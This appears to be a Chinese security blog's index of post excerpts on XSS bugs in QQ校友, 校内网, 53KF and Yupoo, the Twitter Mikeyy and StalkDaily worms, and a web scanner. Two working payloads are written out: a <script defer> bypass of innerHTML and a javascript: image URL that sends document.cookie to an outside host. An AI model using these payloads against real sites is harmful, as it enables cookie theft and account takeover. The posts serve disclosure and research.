作者: 孤鸿影
作者已通知腾讯。
漏洞一:
QQ校友 班级共享硬盘 上传文件时对文件描述没有做任何过滤,导致XSS。
QQ校友使用了Ajax技术,来显示文件列表。在文件Msharemsg.js中使用innerHTML输出文件列表的HTML代码。由于使用了innerHTML,所以直接插入代码: <script>alert('孤鸿影')</script>不会被执行。使用下面的格式既可:<script defer>alert('孤鸿影')</script>。加入defer属性,那么浏览器在下载脚本的时候就不会立即对其进行处理,而是继续对页面进行下载和解析。这样我们插入的JavaScript就能正常运行。
漏洞二:
QQ校友在发blog时对插入图片过滤不严格,存在xss漏洞
阅读全文 »
# 鬼仔:简体中文版请看 这里
。
来源: 阿碼外傳
在前幾波的Mikeyy蠕蟲攻擊結束後,平靜了不到一天,昨晚twitter上又出現第四代Mikeyy蠕蟲,twitter官網上宣布後,經過三小時努力,終於有效修改XSS跨網站(跨站腳本攻擊),停止了蠕蟲的散播。
上圖中,twitter先宣布:「謝謝各位的訊息,我們也知道第四代,並正努力解決問題」。三小時後,終於宣布:「我們相信情況已經控制住了,謝謝各位的耐心,我們會持續關注Mikeyy」。
阅读全文 »
# 鬼仔:简体中文版请看 这里
。
来源: 阿碼外傳
昨天晚上開始,twitter上以驚人的速度,不斷有人抱怨被「我被StalkDaily蠕蟲攻擊了!」Twitter很紅的介面之一TweetVisor也在畫面左邊顯示警告:
阅读全文 »
作者: Flyh4t
校内网在发blog时对插入图片过滤不严格,存在xss漏洞
在发blog时将插入图片URL写为如下代码即可触发:
javascript:window.location.href='http://xxxxx/test.php?cookie='+document.cookie
test.php的作用是窃取cookie、伪造阅览者身份发一个blog、跳转到一个正常的日志,代码如下:
阅读全文 »
|=---------------------------------------------------------------------------=|
|=-------------------------=[ 浅谈反射型XSS的利用 ]=-------------------------=|
|=---------------------------------------------------------------------------=|
|=---------------------------------------------------------------------------=|
|=----------------------=[ Author: ShadowHider
]=----------------------=|
|=--------------------=[ <ShadowHider_at_msn.com> ]=--------------------=|
|=-----------------=[ http://hi.baidu.com/zrxc/ ]=-----------------=|
|=---------------------------------------------------------------------------=|
-[目录]
-0x01 前言
-0x02 什么是反射型XSS
-0x03 反射型XSS的常见利用方法
-0x04 浅析Anehta回旋镖模块工作原理
-0x05 小结
阅读全文 »
作者: xushaopei
关于53KF:
网上客服(WWW.53KF.COM)是国内领先的网站在线客服系统,由六度公司投资创办,致力于成就国内最大的网页对话工具提供商。已经有22万网站用户在使用53KF系统。
漏洞描述:
在使用53kf即时通讯系统时,服务端对发送的消息都没有进行严格过滤,导致用户在发送数据过程中可以精心构造代码进行跨站攻击。未经过滤的恶意代码发送到客户端时,可能导致在使用者的浏览器会话中执行任意HTML和脚本代码。
阅读全文 »
作者: 手气不错
声明:此漏洞已经提交到 Yupoo 官方。因此漏洞造成的任何后果,本人不承担任何责任。
偶然的机会发现 Yupoo
线上某页面有个 XSS 漏洞
,它能执行任意的前端代码。

阅读全文 »
WSTOOL is OS-independence Web vulnerable scanner.
- SQL injection For SQL Server
- XSS Cross Site Scripting
- 404/500 server error
- Admin/Manage folder search
- web-base or command-line scanner by PHP
- Check up collate with HTML FORM and URL-Link
阅读全文 »